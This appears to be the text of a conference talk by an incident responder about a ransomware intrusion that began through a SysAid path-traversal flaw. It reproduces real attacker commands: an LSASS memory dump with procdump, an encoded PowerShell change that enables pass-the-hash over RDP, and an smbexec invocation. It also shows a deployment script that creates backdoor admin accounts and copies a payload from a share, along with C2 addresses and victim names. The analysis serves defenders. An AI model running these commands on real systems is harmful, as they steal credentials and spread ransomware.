

Automation, LOTL and other ransomware skills

Lessons learned from RedCryptoApp

FIRST Latam Regional
Symposium 2024

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About me

- Incident Response Coordinator at Cybolt
- Engineer, Cybersecurity MSc (Spain)
- I'm from Paraguay
- DFIR | SOC | Threat hunting Specialist
- 10+ years leading PY National CSIRT
- Trainer & instructor




Emergency Call

At the beginning of March we were called to collaborate in an incident:

- An alert about many files with extension modification on a server
- In a few minutes, several services interrupted
- ~30 encrypted servers (virtual on-prem and cloud)



RANSOMWARE 



First step – knowing your enemy

Red Ransomware Group

Wall of Shame

<p>Thorn Data UK</p> <p>PUBLISHED</p> <p>Holding Companies & Conglomerates</p> <p>Download Link</p> <p>2024-03-05</p>	<p>Cognital.com</p> <p>PUBLISHED</p> <p>Cognital is the leading Microsoft global imple...</p> <p>Download Link</p> <p>2024-03-05</p>	<p>GloboMedia.com</p> <p>PUBLISHED</p> <p>GlobalWeb.com</p> <p>Download Link</p> <p>2024-03-05</p>	<p>TicorBlinds.com</p> <p>PUBLISHED</p> <p>We are the biggest venetian blinds wood slat ma...</p> <p>Download Link</p> <p>2024-03-05</p>
<p>Elystate.info</p> <p>PUBLISHED</p> <p>Elystate.info is a private, career-focused coll...</p> <p>Download Link</p> <p>2024-03-05</p>	<p>Elystate.com</p> <p>PUBLISHED</p> <p>Elystate Corporation is an industry leader in perfor...</p> <p>Download Link</p> <p>2024-03-05</p>	<p>Steeltek Industries.com</p> <p>PUBLISHED</p> <p>Forestry Truck Body manufacturer. Custom Steel ...</p> <p>Download Link</p> <p>2024-03-05</p>	<p>Alumina Trailer.com</p> <p>PUBLISHED</p> <p>(Alumina Trailer)Our trailers are constructed with ...</p> <p>Download Link</p> <p>2024-03-05</p>
<p>Comahotels.com</p> <p>PUBLISHED</p> <p>A multi-award-winning, family-owned group of lu...</p> <p>Download Link</p>	<p>Bendall Medical</p> <p>Coming Soon</p> <p>Bendall Medical</p> <p>Download Link</p>	<p>SISofts.com</p> <p>PUBLISHED</p> <p>SISofts.com</p> <p>Download Link</p>	<p>EISystems.ca</p> <p>PUBLISHED</p> <p>EISystems is a full service Information Technolo...</p> <p>Download Link</p>



Initial attack vector

- Vulnerability CVE-2023-47246 Sysaid
 - Path Traversal ending up in code execution
 - Published 08 novembre
- First compromise: 14 novembre 2023 – more than 3 months ago
- Exploited multiple times
- ~40 webshells introduced
- Probably independent actors
 - Exploited by RedRansomwareGroup or Access brokers?

```

16494 2023-11-15 02:27:22 ./DRUoy/SOAPUTi1s.jsp
867 2023-11-18 12:14:56 ./ITWA0/s/imp1e.jsp
2623 2023-11-19 00:28:20 ./NZK1T/common.jsp
2622 2023-11-19 20:59:34 ./K3DF0/demo.jsp
16494 2023-11-20 03:06:58 ./dsZDT/SOAPUTi1s.jsp
734 2023-11-20 04:10:08 ./v03wMZdyJ/adrnin.jsp
734 2023-11-20 04:10:14 ./XyGURzgEf/adrnin.jsp
734 2023-11-20 04:19:50 ./cWmGmB0aw/adrnin.jsp
734 2023-11-20 04:19:54 ./8UN6xMKC2/adrnin.jsp
734 2023-11-20 04:23:36 ./bVLiEQFgu/adrnin.jsp
2622 2023-11-20 04:23:44 ./DxKIX0Mef/demo.jsp
2622 2023-11-20 04:23:50 ./hbIP8xAGZ/demo.jsp
644 2023-11-21 12:28:06 ./vqMw2/CVE-2023-47246.jsp
877 2023-11-22 08:05:36 ./8jrH2/cmd.jsp
877 2023-11-22 08:05:36 ./MN2bN/cmd.jsp


```

```

INFO | jvm 1 | 2023/11/14 11:19:00 | Nov 14, 2023 11:19:00 AM org.apache.catalina.core.StandardWrapperValve Invoke
INFO | jvm 1 | 2023/11/14 11:19:00 | SEVERE: Servlet.service() for servlet [userentry] lambda$except$1$
INFO | jvm 1 | 2023/11/14 11:19:00 | java.io.EOFException: Unexpected end of ZLIB input stream
INFO | jvm 1 | 2023/11/14 11:19:00 | at java.util.zip.InflaterInputStream.read(InflaterInputStream.java:240)
INFO | jvm 1 | 2023/11/14 11:19:00 | at java.util.zip.InflaterInputStream.read(InflaterInputStream.java:158)
INFO | jvm 1 | 2023/11/14 11:19:00 | at java.io.FilterInputStream.read(FilterInputStream.java:107)
INFO | jvm 1 | 2023/11/14 11:19:00 | at com.illiant.server.MiscUtils.InputStreamToBytes(Unknown Source)
INFO | jvm 1 | 2023/11/14 11:19:00 | at com.illiant.server.UserEntry.doPost(Unknown Source)
INFO | jvm 1 | 2023/11/14 11:19:00 | at javax.servlet.http.HttpServlet.service(HttpServlet.java:681)
INFO | jvm 1 | 2023/11/14 11:19:00 | at javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:227)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
INFO | jvm 1 | 2023/11/14 11:19:00 | at com.illiant.server.XssHtmlParamFilter.doFilter(Unknown Source)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
INFO | jvm 1 | 2023/11/14 11:19:00 | at com.sysaid.spaces.filter.SpacesFilter.doFilter(Unknown Source)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.filters.HttpHeaderSecurityFilter.doFilter(HttpHeaderSecurityFilter.java:126)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.filters.SetCharacterEncodingFilter.doFilter(SetCharacterEncodingFilter.java:109)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:157)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:97)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:541)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:78)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:368)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:393)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.coyote.AbstractProtocolLight.process(AbstractProtocolLight.java:65)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:890)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1787)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1191)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:659)
INFO | jvm 1 | 2023/11/14 11:19:00 | at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:63)
INFO | jvm 1 | 2023/11/14 11:19:00 | at java.lang.Thread.run(Thread.java:748)
INFO | jvm 1 | 2023/11/14 11:19:00 |
INFO | jvm 1 | 2023/11/14 11:19:10 | Nov 14, 2023 11:19:10 AM org.apache.catalina.startup.HostConfig deployDirectory
INFO | jvm 1 | 2023/11/14 11:19:10 | INFO: Desplegando el directorio [C:\Program Files\SysAidServer\tomcat\webapps\AxCvqo] de la aplicaci3n web
INFO | jvm 1 | 2023/11/14 11:19:11 | Nov 14, 2023 11:19:11 AM org.apache.jasper.servlet.TldScanner scanJars
INFO | jvm 1 | 2023/11/14 11:19:11 | INFO: Al menos un JAR, que se ha explorado buscando TLDs, a3n no contend3 TLDs. Activar historial de depuraci3n para este historial
INFO | jvm 1 | 2023/11/14 11:19:11 | para una completa lista de los JARs que fueron explorados y de los que nos se hall3 TLDs. Saltarse JARs no necesarios durante la exploraci3n puede dar lugar a una mejora de tiempo
INFO | jvm 1 | 2023/11/14 11:19:11 | significativa en el arranque y compilaci3n de JSP .
INFO | jvm 1 | 2023/11/14 11:19:11 | Nov 14, 2023 11:19:11 AM org.apache.catalina.startup.HostConfig deployDirectory
INFO | jvm 1 | 2023/11/14 11:19:11 | INFO: Deployment of web application directory [C:\Program Files\SysAidServer\tomcat\webapps\AxCvqo] has finished in [811] ms

```


Attack chain and TTPs



Where do you see Cobalt Strike, Empire, Sliver, Bloodhound... ?

Living off the Land (LotL)



- A way of using native or pre-installed or common tools, scripts, commands, and functionalities on a compromised system to carry out the execution of the attack.
- The attacker don't need to download additional malware or install additional tools, thus minimizing detection risks
- Highly effective evading even the most advanced protections

Tool name	Percent
WMIC.exe	40
cmd.exe	27
powershell.exe	22
mshta.exe	5
regsvr32.exe	4
schtasks.exe	2
reg.exe	<1
bitsadmin.exe	<1
msiexec.exe	<1
Certutil.exe	<1



RMM (Remote Monitoring & Management)



- SimpleHelp Remote Access
 - Installed through Jwrapper
 - Client-server architecture
 - Server hosted at <http://64.31.63.240/access>
- AnyDesk
- ScreenConnect
- eHorus Agent
- Splashtop Streamer
- AteraAgent



- Deployed by Access Brokers
- Sometimes included as part of another tool (even the EDR!!)

RMM (Remote Monitoring & Management)

- Users.dll – custom C&C listener
 - Hidden in C:\Windows\System32
 - C&C URL: <https://cl1p.net/101012> (35.162.44.29, Amazon)





Lateral movement

- Hashes extracted from LSASS with Procdump (MS Sysinternals)
C:\Programdata\p64.exe -accepteula -ma lsass.exe C:\Programdata\o.dmp
- SMBExec (Impacket) to enable **Restricted Admin Mode**, for Pass-the-Hash lateral movement through RDP:

Obfuscated command:

```
%COMSPEC% /Q /c echo powershell -exec bypass -enc  
TgBlAHcALQBjAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACIASABLAEWATQA6AFwAUwB5AHMAdABLAG0AXABDAHUAcgByAGUAbgB0AEMAbwBuAHQA  
BvAGwAUwBlAHQAXABDAG8AbgB0AHIAbwBsAFwATABzAGEAIgAgAC0ATgBhAG0AZQAgACIARABpAHMAYQBIAgWAZQBSAGUAcwB0AHIaAaQBjAHQAZQBkAEEAZABtAGkAbgAi  
ACAAALQBWAGEAbABlAGUAIAAIAADAAIgAgAC0AUABYAG8AcABlAHIAAdAB5AFQAeQBwAGUAIABEAFcATwBSAEQAIAAAtAEYAbwByAGMAZQA= ^>  
\\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

Deobfuscated command:


```
%COMSPEC% /Q /c echo powershell -exec bypass -enc New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name  
"DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force > \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC%  
/Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

```
python3 smbexec.py test.local/john:password123@10.10.10.1
```


Persistence


- Creation of multiple users, both local and workgroup
- Added to local administrator groups on affected computers
- Native Windows commands (`quser` y `net`)

Usuario	Contraseña
adm	Password123456
Administrator2	P@ssw0rd1234!
workgroup\test	P@ssw0rd123



EDR Evasion

- Legit Antirootkit tools:
 - GMER: <http://www.gmer.net/>
 - Avast Anti-Rootkit Driver (asWarPot.sys)
- Used to stop antivirus/EDR or similar processes



Computer: MXVEEAM

Logged-in user: Administrator

Detection path: DESKTOP\DIRECTORY\jun63d1n.exe

Threat impact on the computer

Threat: PUP/Hacktool

Activity: Hasn't taken any actions

Detection date: 2/18/2024 7:56:20 PM

Dwell time: 0d 0h 11m 54s


Evento 7031, Service Control Manager

General Detalles

El servicio Panda Product Service terminó inesperadamente. Esto se ha repetido 1 veces. Se realizará la siguiente acción correctora en 0 milisegundos: Reiniciar el servicio.

Deploy at-scale & automation

- PDQ Deploy:
 - Centralized Asset Management Software
 - Used for mass deployment of scripts on multiple devices.
 - XML-based containing automated deployment instructions




```

<CommandStep>
  <Command>net user Administrator2 P@ssw@rd1234! /add
  net localgroup administrators Administrator2 /add
  net localgroup Administradores Administrator2 /add
  net user Administrator2 P@ssw@rd1234!
  net user Administrator2 /Active:Y

  net use \\192.168.1.10 /user:workgroup\test P@ssw@rd123
  copy /Y \\192.168.1.10\OutPut\AAA.ps1 c:\programdata\</Command>
</Fileset/Fileset>

```



Deploy at-scale & automation


RedRansomware Group Routines:

1. Delete well-known EDR records, preventing them from starting
2. Configure AnyDesk and Screenconnect autoboot
3. Create a service named “**ekrnEpfwFF**” that ensures the start of AAA.ps1, previously created, at OS boot:
 - a. The AAA.ps1 (obfuscated) script copies the Encrypter binary to the C:\programdata path, creates and executes powershell scripts (S01.ps1 and S02.ps2) responsible for executing the encrypter, and removes traces, including the scripts.
4. Create user **Administrador2** (pass P@sswOrd1234!), in Autologon mode
5. SMB connection to destination server to be encrypted, with Workgroup user **test** (P@sswOrd123)
6. Copyi the AAA.ps1 script in C:\programdata of each computer to be encrypted

Other tools



- Win-PTY - <https://github.com/rprichard/winpty>
 - Legitimate tool that provides a Unix pseudo-terminal-like interface to communicate with Windows console programs
 - Allows CMD commands to be sent more conveniently/quickly/stably
 - Used for post-exploitation after connecting via RMM
- NSSM (Non-sucking Service Manager) - <https://nssm.cc/>
 - Legitimate tool for service management on Windows operating systems.
 - Used to install certain tools (RMM) as a service



Conclusions and thoughts



Criminals, especially financially motivated, follow **KISS** principle (Keep-it-Simple&Stupid)



EDR/XDR can be **evaded** – consider gap between detection and block time



Deploy **speed** since intrusion is increasing thanks to automation



As Incident Responder, you need to avoid **Survival Bias** – The alerts we see only show us what was detected, we don't see what wasn't detected



In-depth security, special focus to privileged domain users



Keep always all **evidence**: how long, which verbosity level, what format

¿Do you have more questions?

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Cybolt



Cybolt_security

Thank you!

